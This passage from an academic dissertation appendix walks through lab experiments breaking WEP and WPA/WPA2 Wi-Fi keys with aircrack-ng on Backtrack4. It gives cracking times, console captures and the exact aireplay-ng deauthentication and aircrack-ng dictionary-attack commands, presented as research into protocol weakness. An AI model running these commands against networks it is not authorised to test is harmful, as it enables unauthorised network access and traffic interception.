9   0/ 4     E2(131584) A9(128768) 88(128512) 07(128256) 29(127744) F7(127744) 99(126976) 48(126208)
10  0/ 1     29(128256) 7E(127744) 81(127232) A0(125696) 33(125184) AA(125184) FB(125184) 0A(124928)
11  0/ 1     EF(131584) BC(130304) 86(129280) E5(127744) 9B(127488) D4(127488) 85(127232) 27(126208)
12  0/ 1     B2(134040) D4(126416) 3D(125760) 75(125728) D7(125708) B5(125676) 0C(123612) F0(123560)

KEY FOUND! [ 72:6D:A1:16:81:95:31:C4:8E:D8:10:28:B2 ]
Decrypted correctly: 100%

root@bt:/#

```

Fig. A-3. Secret key found by Aircrack-ng

Theoretically, the system needs to monitor and capture approximately one to two hours of wireless traffic, around 250~280 packets/minute, in order to collect enough packets for a 64-bit WEP key deciphering. But using the new FMS³ (Fluhrer, Mantin and Shamir) and improved KoreK attack used in Aircrack-ng, in our experiments, the average key cracking time for WEP 64 bits is approximately 5 minutes and 14 minutes for a 128-bit secret key. Table A-2 shows the details of deciphering information for different access point and secret key size.

³ S. Fluhrer, I. Mantin, and A. Shamir, "Weaknesses in the Key Scheduling Algorithm of RC4," *Selected Areas in Cryptography*, 2001, page 1-24

The first time researchers pointed out the design flaw of WEP due to the relatively small IV value, some suggested that increasing the key size could solve the problem and extend the secure protection. However, as evident in these experiments, doubling the key size from 64 to 128 bits does not effectively prevent key deciphering. In nearly 20 minutes, a proper environment can be setup to capture the wireless packets and decode the pre-share secret key (psk) between the access point and mobile node. In addition, once the secret key is revealed, anyone could pretend to be a legitimate client and penetrate the wireless protection to launch any of the attacks listed in Chapter IV (Section 4.2).

Table A-2. WEP Breaking Time for 64 and 128 bits key

WEP secret key value	Encryption key size	Number of IV values captured	Total breaking time (min:sec)
10:10:10:10:10	64 bits	15013	02:43
44:33:55:88:66	64 bits	30043	04:52
D2:9A:FC:A5:19	64 bits	40542	05:34
93:DC:5E:39:9A	64 bits	30024	05:22
12:34:56:78:90	64 bits	20038	03:45
EA:08:CC:DD:0A:44:DB :95:57:B2:33:15:70	128 bits	255424	15:28
72:6D:A1:16:81:95:31:C4 :8E:D8:10:28:D2	128 bits	200746	13:03
12:34:56:78:90:12:34:56: 78:90:12:34:56	128 bits	154784	12:23
52:D6:BE:17:E1:FF:57:5 9:8F:78:07:70:09	128 bits	200821	14:48
AA:AA:AA:BB:BB:BB: CC:CC:CC:DD:DD:DD: EE	128 bits	152204	12:42

3. WPA/WPA2 Key Breaking

The initial setting for WPA and WPA2 key deciphering is similar to WEP, which includes switching the wireless adapter to monitor mode and using airodump-ng to sniff and capture the wireless packets. Figure A-4 shows the console screen of initial packets captured with all mobile nodes and access points within the wireless receive range.

```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

CH 11 ][ Elapsed: 4 s ][ 2010-03-21 21:20

BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:18:3A:B9:49:3B -20 48    63        0  0 11 54e WPA2 CCMP PSK <length: 10>
00:18:3A:B9:49:3A -21 50    59        6  0 11 54e WPA TKIP PSK 08FX08012263
00:1E:2A:62:83:B4 -36 0     62       64 12 11 54e WPA2 CCMP PSK allmine
00:0C:42:18:08:AD -58 0      0         7  0 108 -1 OPN <length: 0>
00:15:6D:63:35:A8 -63 0      0         4  0 108 -1 OPN <length: 0>
00:21:91:FE:0E:43 -68 0      0         4  0 108 -1 WPA <length: 0>
00:80:48:5E:B6:C9 -70 0      2         0  0  1  5  OPN CrippleCreek
00:0C:42:18:06:40 -74 0      0         2  0 108 -1 OPN <length: 0>
00:23:69:B2:E1:1A -79 50    56        0  0  9  54 WEP WEP DaFlos
00:1E:E5:7D:B5:9C -76 87    55        2  0 11 54e WPA2 CCMP PSK Kays Place
00:23:69:B2:E2:10 -86 71    45        0  0 11 54 WEP WEP booger
00:22:75:10:EE:95 -87 100   38       17  2 11 54e WEP WEP martinez network
00:1E:E5:A3:E3:C9 -87 2     35        0  0 11 54e WEP WEP Kelsey
00:22:75:6F:B7:2C -88 0     12        1  0 11 54e WPA2 CCMP PSK 0 Family
00:14:6C:A2:02:6A -89 0     18        0  0 11 54e WPA TKIP PSK ACC

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
(not associated) 00:1C:BF:01:28:3E -58  0 - 1    1      3 linksys
(not associated) 00:1E:8F:73:79:4A -86  0 - 1   39     6 BJNPSETUP
(not associated) 00:21:6A:62:5E:C4 -86  0 - 1    3      2
00:1E:2A:62:83:B4 00:1F:3B:44:D5:1F -62 54e-54e 2      64

```

Fig. A-4. WPA/WPA2 wireless packets capture in airodump-ng


In order to obtain the authentication handshake information in WAP and WPA2 to expedite the key cracking procedures, deauthentication attack, the so-called DeAuth attack, is utilized to force the client to re-initialize authentication with access point. In

this example, the mobile node of ESSID - “08FX08012263” with the MAC address “00:18:3A:B9:49:3A” is selected as the decoding target node.

To carry out the DeAuth attack on the target node, the following airplay-ng commend is used (as shown with the results in Figure A-5) :

```
aireplay-ng -0 10 -a 00:18:3A:B9:49:3A mon0
```

The first -0 parameter enabled the DeAuth attack and was followed by a number that indicated the total transmit time of this attack. The target MAC address is specified to precisely deliver the deauthentication information. The mon0 here is the wireless adapter interface ID in this experiment backtrack4 system.



```
root@bt: ~ - Shell No. 5 - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# aireplay-ng -0 10 -a 00:18:3A:B9:49:3A mon0
21:57:44 Waiting for beacon frame (BSSID: 00:18:3A:B9:49:3A) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:57:44 Sending DeAuth to broadcast -- BSSID: 00:18:3A:B9:49:3A
21:57:45 Sending DeAuth to broadcast -- BSSID: 00:18:3A:B9:49:3A
21:57:45 Sending DeAuth to broadcast -- BSSID: 00:18:3A:B9:49:3A
21:57:46 Sending DeAuth to broadcast -- BSSID: 00:18:3A:B9:49:3A
21:57:46 Sending DeAuth to broadcast -- BSSID: 00:18:3A:B9:49:3A
21:57:47 Sending DeAuth to broadcast -- BSSID: 00:18:3A:B9:49:3A
21:57:47 Sending DeAuth to broadcast -- BSSID: 00:18:3A:B9:49:3A
21:57:47 Sending DeAuth to broadcast -- BSSID: 00:18:3A:B9:49:3A
```

Fig. A-5. DeAuth attack launch by airplay-ng for WPA/WPA2

Sometimes, repetition of this DeAuth attack periodicity is necessary to de-authenticate the mobile node from the wireless access point. Once successfully launched, this attack and the target node is forced to re-initialize the authentication, airodump-ng is capable of capturing the established handshake information as displayed in Figure A-6.

```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

CH 11 ][ Elapsed: 5 mins ][ 2010-03-21 21:58 ][ WPA handshake: 00:18:3A:B9:49:3A
BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:18:3A:B9:49:3A -48 48    3174    19872    1  11  54e  WPA2 TKIP  PSK  08FX08012263
BSSID          STATION    PWR  Rate  Lost  Packets  Probes
00:18:3A:B9:49:3A 00:11:2F:0C:18:CA -31  54 -54    0    19487


```

Fig. A-6. WPA handshake detected by airodump-ng

After capturing the authentication packet information, the system could start to decode the secret key with a dictionary attack as described in Chapter IV, by using the following command:

```
aircrack-ng -w darkc0de.lst wpa_attack-01.cap
```

In this experiment, built-in dictionary from backtrack4 is used for key cracking. Other extended dictionary lists can be found and downloaded from the Internet for advanced attacks. In addition to the dictionary method, aircrack-ng also supports the aircrack-ptw mode, in the latest released version (1.0 r1645). This version (1.0 r1645) relies on an ARP re-injection (ARP request and ARP response) attack to obtain the encryption information for key cracking. Like the WEP, once the aircrack-ng found the original pre-share secret key, it displayed the information on the screen as shown, in Figure A-7.



```

root@bt: ~ - Shell No. 5 - Konsole
Session Edit View Bookmarks Settings Help

Aircrack-ng 1.0 r1645

[00:10:17] 670224 keys tested (1088.13 k/s)

KEY FOUND! [ kin370ph0n3 ]

Master Key   : 27 B3 C6 11 A7 A2 C9 37 52 CD 7C 55 EC 11 B1 0E
              05 5A 52 24 FB 0A D0 15 2E 28 37 70 AB 0A F7 28

Transient Key : 9C DD EF 83 99 B5 A6 A6 B2 72 10 20 A6 BB 67 B8
              FE EB 99 ED F0 8F 29 B1 2C 6B 08 48 7B 1A B3 23
              EB 32 32 EB F5 F0 AB 7D 31 68 C5 92 E6 9B 83 85
              5F 0B 37 7F F1 B5 2A 8B 7A 45 B9 9F 7D A6 D9 F2

EAPOL HMAC   : 86 03 93 17 CA E7 E6 17 DD 50 E5 5B 39 1D C2 7F
root@bt:~#

```

Fig. A-7. WPA/WPA2 secret key found by Aircrack-ng

In this example, the average breaking speed was nearly 1088.13 keys/second (670224 keys in 617 seconds), which means the system attempted to break 1088 combinations of secret keys per second toward the WPA/WPA2 secret key. The attack speed depends

primarily on the hardware system architecture, but in our experiment setting, the attacking laptop is more than three years old and considered as low-end hardware equipment. An attacker can easily find and use more sophisticated and newer equipment to dramatically shorten the breaking time to avoid detection by the wireless services or monitor system. However, our cracking speed with 1088.13 keys/second is already fast enough for most of the encryption used.

As shown, launching a key cracking or dictionary attack does require some background knowledge for wireless networking and cryptography, and not everyone is capable of successfully doing that. But with the right tools, such as backtrack4 and aircrack-ng, and the vast information available on the Internet, sophisticated wireless attacks are becoming increasingly easier. This presents another challenge for wireless communication and secure protocol architecture.

VITA

Name: Peter Huan Pe Yu

Address: Texas A&M University System
Health Science Center
Rural and Community Health Institute
3833 Texas Avenue South, Suite 150
Bryan, Texas 77802

Email Address: peteryu@tamu.edu | mydearpeter@gmail.com

Education: Ph.D. in Computer Science and Engineering, December 2010, Texas
A&M University at College Station, Texas

M.S. in Computer Science and Engineering, August 2005, Texas
A&M University at College Station, Texas

B.S. in Computer Science & Information Engineering, July 2002,
Tunghai University, Taiwan